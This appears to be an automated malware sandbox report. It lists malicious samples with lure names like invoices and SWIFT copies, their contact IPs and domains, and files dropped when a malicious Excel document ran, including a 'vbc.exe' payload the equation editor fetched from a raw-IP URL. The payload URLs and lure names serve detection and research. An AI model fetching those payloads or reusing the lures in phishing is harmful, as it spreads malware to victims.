	VINASHIP STAR.xlsx	Get hash	malicious	Browse	• 198.23.212.143/hkcmd/vbc.exe
	MV NORDSPRING.xlsx	Get hash	malicious	Browse	• 198.23.212.143/ibm/vbc.exe
192.99.131.252	UiUIvFRxA8.exe	Get hash	malicious	Browse	• www.americanstonesusa.com/nthe/?pF=TiWkgH4RkF7GI6/xmtcRQySnot/hSP0U84AJ42MHKZz+hx9kgl2ssvJW7++40TiQRwdDqjcF6A==&OZU=kh_XEVoH4

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	IDol28opjZ.exe	Get hash	malicious	Browse	• www.americanstonesusa.com/nthe/?Uzrhst=U4UTr&JBth_0D=TiWkgH4RkF7GI6/xmtcRQySnot/hSP0U84AJ42MHKZz+hx9kgl2ssvJW79Sooi+rWF0S

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.aedenpure.com	QYUNlRkkn1.exe	Get hash	malicious	Browse	• 217.160.0.177
www.tomrings.com	SKMBT69150632L.exe	Get hash	malicious	Browse	• 162.0.214.58
	New Order Vung Ang TPP Viet Nam.exe	Get hash	malicious	Browse	• 162.0.214.58
	statement.exe	Get hash	malicious	Browse	• 162.0.214.58
	Ohki Blower Skid Base Enquiry 052521.exe	Get hash	malicious	Browse	• 162.0.214.58
	Wire Payment Of $35,276.70.exe	Get hash	malicious	Browse	• 162.0.214.58
cname.landingi.com	0OBKA8AwTn.exe	Get hash	malicious	Browse	• 54.77.19.84
	ZbpMqzUXVN.exe	Get hash	malicious	Browse	• 108.128.238.226
	PO_IMG_13072021_item.exe	Get hash	malicious	Browse	• 52.212.68.12
	47mAsp9IER.exe	Get hash	malicious	Browse	• 54.77.19.84
	U03c2doc.exe	Get hash	malicious	Browse	• 108.128.238.226
	scan-copy059950059pdf.exe	Get hash	malicious	Browse	• 108.128.238.226
	SKMBT_C224307532DL23457845_Product Order doc.exe	Get hash	malicious	Browse	• 108.128.238.226
	Descripciones de oferta de productos MACIILIAS SRL doc.exe	Get hash	malicious	Browse	• 54.77.19.84
	a449cc12_by_Libranalysis.exe	Get hash	malicious	Browse	• 52.212.68.12
	Dokument Nota odbiorcza IMI FFPT-2019223912003_2021 doc.exe	Get hash	malicious	Browse	• 108.128.238.226
	Documento de transfer#U00eancia banc#U00e1ria _2021doc.exe	Get hash	malicious	Browse	• 52.212.68.12
	TSVINCCU21021642.exe	Get hash	malicious	Browse	• 52.212.68.12
	SWIFT COPY.exe	Get hash	malicious	Browse	• 54.77.19.84
	SWIFT COPY.exe	Get hash	malicious	Browse	• 54.77.19.84
	PROFORMA INVOICE.exe	Get hash	malicious	Browse	• 108.128.238.226
	8sxgohtHjM.exe	Get hash	malicious	Browse	• 108.128.238.226
	yQh96Jd6TZ.exe	Get hash	malicious	Browse	• 54.77.19.84
	Paymonth invoice.exe	Get hash	malicious	Browse	• 54.77.19.84
	Product list.xlsx	Get hash	malicious	Browse	• 108.128.238.226
	WaybillDoc_6848889025.xlsx	Get hash	malicious	Browse	• 108.128.238.226

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-COLOCROSSINGUS	Pedido.xlsx	Get hash	malicious	Browse	• 172.245.26.190
	#U0110#U1eb6T MUA H#U00c0NG VNU_014092021.xlsx	Get hash	malicious	Browse	• 23.95.85.181
	09142021_PDF.vbs	Get hash	malicious	Browse	• 23.94.82.41
	Swift Mt103.xlsx	Get hash	malicious	Browse	• 23.95.13.175
	vkb.xlsx	Get hash	malicious	Browse	• 192.3.13.11
	Transfer Swift.xlsx	Get hash	malicious	Browse	• 172.245.26.190
	ORDER 5172020.xlsx	Get hash	malicious	Browse	• 198.12.84.109
	REF_MIDLGB34.xlsx	Get hash	malicious	Browse	• 23.94.159.208
	proforma invoice.xlsx	Get hash	malicious	Browse	• 192.3.141.149
	Swift_Mt103.xlsx	Get hash	malicious	Browse	• 23.95.13.175
	PO-80722 .xlsx	Get hash	malicious	Browse	• 198.12.84.109
	MT103-Swift Copy.xlsx	Get hash	malicious	Browse	• 198.46.199.203
	Items_quote.xlsx	Get hash	malicious	Browse	• 172.245.26.145
	Usd_transfer.xlsx	Get hash	malicious	Browse	• 172.245.26.145

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	REF_MIDLGB34.xlsx	Get hash	malicious	Browse	• 23.94.159.208
	ORDER RFQ1009202.xlsx	Get hash	malicious	Browse	• 23.95.85.181
	msn.xlsx	Get hash	malicious	Browse	• 198.12.127.217
	swift.xlsx	Get hash	malicious	Browse	• 198.46.199.171
	Additional Order Qty 197.xlsx	Get hash	malicious	Browse	• 198.12.107.117
	DHL Cargo Arrival.xlsx	Get hash	malicious	Browse	• 172.245.26.190
OVHFR	qy2t7MIRoi.exe	Get hash	malicious	Browse	• 92.222.145.236
	ORDER 5172020.xlsx	Get hash	malicious	Browse	• 144.217.61.66
	zB34E25PZM.exe	Get hash	malicious	Browse	• 87.98.185.184
	USD INV#1191189.xlsx	Get hash	malicious	Browse	• 213.186.33.5
	mips	Get hash	malicious	Browse	• 54.37.203.235
	lEsEX3McwH.exe	Get hash	malicious	Browse	• 51.254.69.209
	5cv9ajEWll	Get hash	malicious	Browse	• 51.79.103.19
	oAQ0OaThsM	Get hash	malicious	Browse	• 213.251.181.247
	ORDER 5172020.xlsx	Get hash	malicious	Browse	• 144.217.61.66
	New_PO0056329.xlsx	Get hash	malicious	Browse	• 164.132.216.38
	Z9GkJvygEk.exe	Get hash	malicious	Browse	• 149.56.94.218
	RZAcKBlQo0.exe	Get hash	malicious	Browse	• 51.89.143.152
	F1MwWrwBR7.exe	Get hash	malicious	Browse	• 51.89.143.157
	Ernest_Skye_Mitchell.html	Get hash	malicious	Browse	• 167.114.119.127
	mDkCoW1yzV.exe	Get hash	malicious	Browse	• 51.89.96.41
	Payment voucher. pdf.....gz.exe	Get hash	malicious	Browse	• 51.222.134.241
	5siADx4Pdz.exe	Get hash	malicious	Browse	• 51.89.96.41
	9e5SOQ1wPz	Get hash	malicious	Browse	• 139.99.135.131
	7LqDcyRJiN	Get hash	malicious	Browse	• 139.99.135.131
	EEU2sTtvah	Get hash	malicious	Browse	• 139.99.135.131

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	556544
Entropy (8bit):	7.182791197610268
Encrypted:	false
SSDEEP:	12288:7WHCM2K4Cz8liFBdgtM6lf2vo45Rm5fv1zCln:h3CzeiDdIMAfEofftzk
MD5:	989933E361010648C467C6D7B6C2D812
SHA1:	3BD47D097B8CD69083445EB0417B0059FA806542
SHA-256:	34A89EDA5DD4AEF3EFB096011F27BBA7354B4C624D5DC01F4B43A18AC42D6AF4
SHA-512:	F98B8337F527B49A4E5BD659CD6264D22F43C31EAAB55CCA4BF79EE2C5C5405D5CD78D1176759A0E0287E5FEB82675EF0D73DDA918FB9289ACC9D84DA466C0F
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
IE Cache URL:	**http**://198.23.212.143/ddr/vbc.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....6.....0..t..... .....@.. ..... @.....x...O.....\..... .....H.....text....s... ...t..... ..`.rsrc.....v.....@..@.reloc..... .....\|.....@..B.....H.....?..._.....o.....~..$}.....}.....}.....(.....*...$}.....}.....}.....(.....}.....}....*...0..O.....$}.....}.....}.....(.....{....} .....{....}.....{....}.....{....}....*:..{....(.....*...0..w.....R.{.....,f.r...p(....-).r!..p(....-%.r-..p(....-%.r9..p(....-%+0..}....+'..J.{....XT+...J.{....XT+...J.{....XT+.*..0.....rE..p.+..*..0.... .....r...p.+..*..0.....+..*".(....*....0..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1C03C88C.jpeg

Process: C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

File Type: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3

Category: dropped

Size (bytes): 8815

Entropy (8bit): 7.944898651451431

Encrypted: false

SSDEEP: 192:Qjnr2Il8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW

MD5: F06432656347B7042C803FE58F4043E1

SHA1: 4BD52B10B24EADECA4B227969170C1D06626A639

SHA-256: 409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6

SHA-512: 358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F0E

Malicious: false

Reputation: moderate, very likely benign file

Preview:

......JFIF..) ..(...!1!%)-.....383,7(..,..........+...7++++-+++++++++++++++---++++++++-++++++++++++++++..........".................................
.....F.......................!."1A..QRa.#2BSq......3b.....$c....C...Er.5...?..x.5.PM.Q@E..I......i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt.
..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M........[....'......J...,..<.O.........Yn...T.!..E*G.[l..-......
.$e&........z..[..3.+~..a.u9d.&9K.xkX'.."...Y...l.......MxPu..b..:0e:.R.#.......U....E...4Pd/..0.`.4 ...A...t.....2....gb[)b.I."&..y1.........l.s>.ZA?..........3... z^....L.n6..Am.1m....0../..~.y....
..1.b.0U...5.oi.\.LH1.f....sl...............f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.......O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\24B64F4E.png

Process: C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

File Type: PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced

Category: dropped

Size (bytes): 84203

Entropy (8bit): 7.979766688932294

Encrypted: false

SSDEEP: 1536:RrpoeM3WUHO25A8HD3So4lL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOhwx4lRTtO6349uQvXJ4PmgZu11J

MD5: 208FD40D2F72D9AED77A86A44782E9E2

SHA1: 216B99E777ED782BDC3BFD1075DB90DFDDABD20F

SHA-256: CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF

SHA-512: 7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64

Malicious: false

Reputation: moderate, very likely benign file

Preview:

.PNG........IHDR...6...........>(....sRGB.........gAMA......a.....pHYs..........+......IDATx^.=v\9..H..f...:ZA..,'..j.r4.........SEJ,%..VPG..K.=....@.$oI.e7....U...... ....>n~&..._..._.rg...
.L...D.G!0..G!;...?...Oo.7....Cc...G....g>......_o..._._.}q...k.....ru..T.....S.!....~..@Y96.S.....&..1.:....o...q.6..S...'n..H.hS......y;.N.I.)."[`.f.X.u.n.;........_h.(.u|0a.....].R.z...2......GJY
|\..+b...{>vU.....i...........w+.p...X..._.V.-z..s..U..cR..g^..X......6n...6....O6.-.AM.f.=y ...7...;X....q..|...=.|K...w...}O..{|...G........~.o3.....z....m6...sN.0..;/....Y..H..o............~........
(W.`...S.t......m....+.K...<..M=...IN.U..C..].5.=...s..g.d..f.<Km..$..fS...o..:..}@...;k..m.L./.$......}....3%..|j.....b.r7.O!F...c'......$...)....|O.CK...._......Nv....q.t3l.,. ....vD.-..o..k.w.....X...-
C..KGld.8.a}|..,.....,....q.=r..Pf.V#.....n...}........[w...N.b..W......;..?.Oq..K{>.K.....{w{.......6'/...,.}.E...X.I.-Y].JJm.j..pq|.0...e.v......17...:F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3F791AF7.jpeg

Process: C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

File Type: JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3

Category: dropped

Size (bytes): 85020

Entropy (8bit): 7.2472785111025875

Encrypted: false

SSDEEP: 768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip

MD5: 738BDB90A9D8929A5FB2D06775F3336F

SHA1: 6A92C54218BFBEF83371E825D6B68D4F896C0DCE

SHA-256: 8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB

SHA-512: 48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E8D6

Malicious: false

Preview:

......JFIF.............C...C..r...."...}........!1A..Qa."q.
2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..w.......!1..AQ
.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...?.....(...(...(...(...(...(...(...(...(...(...(...(...
(...
(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4D4B1A7A.png

Process: C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

File Type: PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced

Category: dropped

Size (bytes): 49744

Entropy (8bit): **7.99056926749243**

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4D4B1A7A.png	
Encrypted:	**true**
SSDEEP:	768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhRkJjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+/q1sxZB/ZS
MD5:	63A6CB15B2B8ECD64F1158F5C8FBDCC8
SHA1:	8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6
SHA-256:	AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232
SHA-512:	BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6E45
Malicious:	false
Preview:	.PNG.....IHDR.....I.M....IDATx....T.]...G.;..nuww7.s...U..K.....Ih....q!i...K....t.'k.W..i..>.....B.....E.0....f.a.....e....+...P..|..^...L.S}r:.....sM....p..p-..y]...t7'.D)...../...k. ...pzos.....6;,..H.....U..a..9..1...$.....*.kl<..\F...$.E....?[B(.9.....H..!.....0AV..g.m...23..C..g(.%...6..>.O.r...L..t1.Q-.bE.....).....|i ..."....V.g.\.G..p..p.X[.....*%hyt...@..J...~.p.... .|..>...~.`..E_...*.iU.G...i.O..r6...iV.....@.....Jte...5Q.P.v;..B.C...m.....0.N.....q...b.....Q...c.moT.e6OB...p.v"...."........9..G....B}...../m...0g...8.....6.$.$]p...9.....Z.a.sr.;B.a....m ...>...b..B..K...{...+w?....B3...2...>.....1..-.'.l.p.....L....\.K..P.q.....?>..fd.`w*..y..|y.,.....i..'&.?.....).e.D ?.06.....U.%.2t.....6.:...D.B....+~.....M%".fG]b\.[.....1...."......GC6.....J. +.....r.a...ieZ..j.Y...3..Q*m.r.urb.5@.e.v@@....gsb.{q-..3j.....s.f.|8s$p.?3H.....0`..6)...bD....^..+....9..;$...W::.jBH..!tK

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4EA9D4E2.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 333x151, frames 3
Category:	dropped
Size (bytes):	14198
Entropy (8bit):	7.916688725116637
Encrypted:	false
SSDEEP:	384:lboF1PuTfwKCNtwsU9SjUB7ShYlv7JrEHaeHj7KHG81l:lboFgwK+wD9SA7ShX7JrEL7KHG8S
MD5:	E8FC908D33C78AAAD1D06E865FC9F9B0
SHA1:	72CA86D260330FC32246D28349C07933E427065D
SHA-256:	7BB11564F3C6C559B3AC8ADE3E5FCA1D51F5451AFF5C522D70C3BACEC0BBB5D0
SHA-512:	A005677A2958E533A51A95465308F94BE173F93264A2A3DB58683346CA97E04F14567D53D0066C1EAA33708579CD48B8CD3F02E1C54F126B7F3C4E64AC196E17
Malicious:	false
Preview:	......JFIF..... .... !....!..!) ..&.".#1!&)+... "383-7(-.-.....-...------0--------+----------+----------.....M.."..... .....E.....!. ..1A"Q.aq..2B..#R..3b...$r..C.....4DSTcs.....Q.A.....?...f.t..Q]....i".G.2....}....m..D..."......Z.*5..5...CPL..W..o7....h.u..+.B...R.S.I. ..m...8.T... (.YX.St.@r..ca...\|5.2...*..%..R.A67.....{....X.;...4.D.o'..R...sV8....rJm....2Est-.....U.@.....\|j.4.mn..Ke!G.6*PJ.S>..0....q%..... .....@...T.P.<...q.z.e....((H+. ..@$...'..?..h. P.]...ZP.H..l?s2l.$.N..?xP..c...@....A..D.l.....1...[q*[5(-.J..@...$..N....x.U.fHY!..PM..[.P.....aY.....S.R.....Y...(D.|..10..... ..l..|F...E9*...RU:.P...p$.'.....2.s.-....a&.@..P.....m.... ......L.a.H;Dv)...@u...s.,.h..6..Y,....D.7.....,.UHe.s..PQ.Ym....)..(y.6.u...i.*V.'2`....&.... ^...8.+]K)R...\.'A...I..B..?[.:.L(c3J..%..$.3..E0@...."5fj...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6CBE2925.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2ll8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F0E
Malicious:	false
Preview:	......JFIF.....) ..(...!1!%)-.....383,7(..,.....+...7++++-+++++++++++++---++++++++-++++++++++++++++.....".....F.....!."1A..QRa.#2BSq.....3b.....$c....C...Er.5.....?..x.5.PM.Q@E..I.....i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt. ..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M.....[....'.....J...,...<.O.....Yn...T.!..E*G.[|..-..... .$e&.....z..[..3.+~..a.u9d.&9K.xkX'..''...Y...l.....MxPu..b..:0e:.R.#.....U....E...4Pd/..0.`.4 ...A...t.....2....gb[)b.I."&..y1.....l.s>.ZA?.....3... z^....L.n6..Am.1m....0../..~.y.... ..1.b.0U...5.oi.\.LH1.f....sl.....f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.....O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6F46F433.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 684 x 477, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	33795
Entropy (8bit):	7.909466841535462
Encrypted:	false
SSDEEP:	768:mEWnXSo70x6wlKcaVH1lvLUlGBtadJubNT4Bw:mTDQx6XH1lvYlbdJux4Bw
MD5:	613C306C3CC7C3367595D71BEECD5DE4
SHA1:	CB5E280A2B1F4F1650040842BACC9D3DF916275E
SHA-256:	A76D01A33A00E98ACD33BEE9FBE342479EBDA9438C922FE264DC0F1847134294
SHA-512:	FCA7D4673A173B4264FC40D26A550B97BD3CC8AC18058F2AABB717DF845B84ED32891F97952D283BE678B09B2E0D31878856C65D40361CC5A5C3E3F6332C966
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6F46F433.png

Preview:

.PNG........IHDR.............T+....)iCCPicc..x..gP......}..m....T).HYz.^E...Y."bC..D..i. ...Q).+.X...X.,....."*(.G.L.{'?..z.w.93.."........~....06|G$/3........Q@.......%:&.......K....\............JJ..
........@n..3./...f._>..L~...... ......{..T.|ABIL..?-V...ag.......>.......W..@..+..pHK..O.....o...................w..F.......,...{....3......].xY..2....(.L..EP.-..c0.+..'p.o..P..<....C....(.........Z...B7\
.kp...}..g .)x.......!"t... J.:...#...qB<.?$..@.T$..Gv"%H9R.4 -.O....r..F. ..,'...P..D.P....\...@.qh.....{.*..=.v....(*D...`T..)cz..s...0,..c[.b..k..^l.{...9.3..c..8=........2p[q....l\.....7...}....x
].%...........f|'..~.?..H .X.M.9...JH$l&....:.W..I...H.!......H..XD.&."^!.....HT....L.#...H..V.e..i..D.#..-...h.&r....K.G."/Q.)..kJ.%...REi...S.S.T.....@.N.....NP?.$h:4.Z8-...v.v.....N.k...a
t.}/..~....l.!./.&.-.M.V.KdD.(YT].+.A4O.R...=.91.....X..V.Z..bcb...q#qo...R.V...3.D...'.h.B.c..%&..C....1v2..7.SL.S...Ld.0O3.....&.A......$.,...rc%..XgY.X_....R1R{..F.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7383DB7B.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	49744
Entropy (8bit):	**7.99056926749243**
Encrypted:	**true**
SSDEEP:	768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhRkJjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+/q1sxZB/ZS
MD5:	63A6CB15B2B8ECD64F1158F5C8FBDCC8
SHA1:	8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6
SHA-256:	AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232
SHA-512:	BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6E 45
Malicious:	false

Preview:

.PNG........IHDR.............I.M....IDATx....T.]...G.;..nuww7.s...U..K......Ih....q!i...K....t.'k.W..i..>.......B.....E.0....f.a.....e....++...P..|..^...L.S}r:..............sM....p..p-..y]...t7'.D)....../...k.
...pzos.......6;,..H.....U..a..9..1...$......*.kI<..\F...$.E....?[B(.9.....H..!.....0AV..g.m...23..C..g(.%...6..>.O.r...L..t1.Q-.bE......)........|i ..."....V.g.\.G..p..p.X[.....*%hyt...@..J...~.p....
.|..>...~.`..E_...*.iU.G...i.O..r6...iV.....@..........Jte...5Q.P.v;..B.C...m......0.N......q...b.....Q...c.moT.e6OB...p.v"...."........9..G....B}...../m...0g...8......6.$.$]p...9.....Z.a.sr.;B.a....m
...>...b..B..K...{...+w?....B3...2...>.......1..-.'.l.p........L....\.K..P.q......?>..fd.`w*..y..|y..,......i..'&.?.....).e.D ?.06......U.%.2t........6.:..D.B....+~.....M%".fG]b\.[........1...."........GC6.....J.
+......r.a...ieZ..j.Y...3..Q*m.r.urb.5@.e.v@@....gsb.{q-..3j........s.f.|8s$p.?3H......0`..6)...bD....^..+....9..;$...W::.jBH..!tK

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\83C4F71D.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 333x151, frames 3
Category:	dropped
Size (bytes):	14198
Entropy (8bit):	7.916688725116637
Encrypted:	false
SSDEEP:	384:lboF1PuTfwKCNtwsU9SjUB7ShYIv7JrEHaeHj7KHG81I:lboFgwK+wD9SA7ShX7JrEL7KHG8S
MD5:	E8FC908D33C78AAAD1D06E865FC9F9B0
SHA1:	72CA86D260330FC32246D28349C07933E427065D
SHA-256:	7BB11564F3C6C559B3AC8ADE3E5FCA1D51F5451AFF5C522D70C3BACEC0BBB5D0
SHA-512:	A005677A2958E533A51A95465308F94BE173F93264A2A3DB58683346CA97E04F14567D53D0066C1EAA33708579CD48B8CD3F02E1C54F126B7F3C4E64AC196E17
Malicious:	false

Preview:

......JFIF.................................... .... !....!..!) ..&.".#1!&)+... "383-7(-.-...........-...------0--------+-------------------+-------------........M.."..E.......................!.
..1A"Q.aq..2B..#R..3b...$r..C......4DSTcs..Q.A............?...f.t..Q]....i".G.2....}....m..D..."......Z.*5..5...CPL..W..o7....h.u..+.B...R.S.I. ..m...8.T...
(.YX.St.@r..ca...|5.2...*..%..R.A67.........{....X.;...4.D.o'..R...sV8....rJm....2Est-.......U.@......|j.4.mn..Ke!G.6*PJ.S>..0....q%..... .....@...T.P.<...q.z.e....((H+. ..@$...'..?..h.
P.]...ZP.H..l?s2l.$.N..?xP..c...@....A..D.l......1...[q*[5(-.J..@...$..N....x.U.fHY!..PM..[.P........aY.....S.R.....Y...(D.|..10........... ..l..|F...E9*...RU:.P...p$.'......2.s.-....a&.@..P.....m....
......L.a.H;Dv)...@u...s.,.h..6..Y,....D.7....,.UHe.s..PQ.Ym....)..(y.6.u...i.*V.'2`....&.... ^...8.+]K)R...\.'A...I..B..?[.:.L(c3J..%..$.3..E0@...."5fj...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B4ED7E41.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=2], baseline, precision 8, 474x379, frames 3
Category:	dropped
Size (bytes):	7006
Entropy (8bit):	7.000232770071406
Encrypted:	false
SSDEEP:	96:X/yEpZGOnzVjPyCySpv2oNPl3ygxZzhEahqwKLBpm1hFpn:PyuZbnRW6NPl3yqEhwK1psvn
MD5:	971312D4A6C9BE9B496160215FE59C19
SHA1:	D8AA41C7D43DAAEA305F50ACF0B34901486438BE
SHA-256:	4532AEED5A1EB543882653D009593822781976F5959204C87A277887B8DEB961
SHA-512:	618B55BCD9D9533655C220C71104DFB9E2F712E56CDA7A4D3968DE45EE1861267C2D31CF74C195BF259A7151FA1F49DF4AD13431151EE28AD1D3065020CE53E
Malicious:	false

Preview:

......JFIF.............Exif..MM.*......@......../..@.................C..........................$ &%# #"(-90(*6+"#2D26;=@@@&0FKE>J9?@=...C...........=)#)=======================
========================.......{...."...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghij
stuvwxyz..w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZc
defghijstuvwxyz..?..Z(...
(...(..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C3FA08B4.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C3FA08B4.jpeg	
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E 8D6
Malicious:	false
Preview:	......JFIF.............C..C...r...."..}........!1A..Qa."q. 2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...w.......!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..?.....(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C4E1B898.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=2], baseline, precision 8, 474x379, frames 3
Category:	dropped
Size (bytes):	7006
Entropy (8bit):	7.000232770071406
Encrypted:	false
SSDEEP:	96:X/yEpZGOnzVjPyCySpv2oNPl3ygxZzhEahqwKLBpm1hFpn:PyuZbnRW6NPl3yqEhwK1psvn
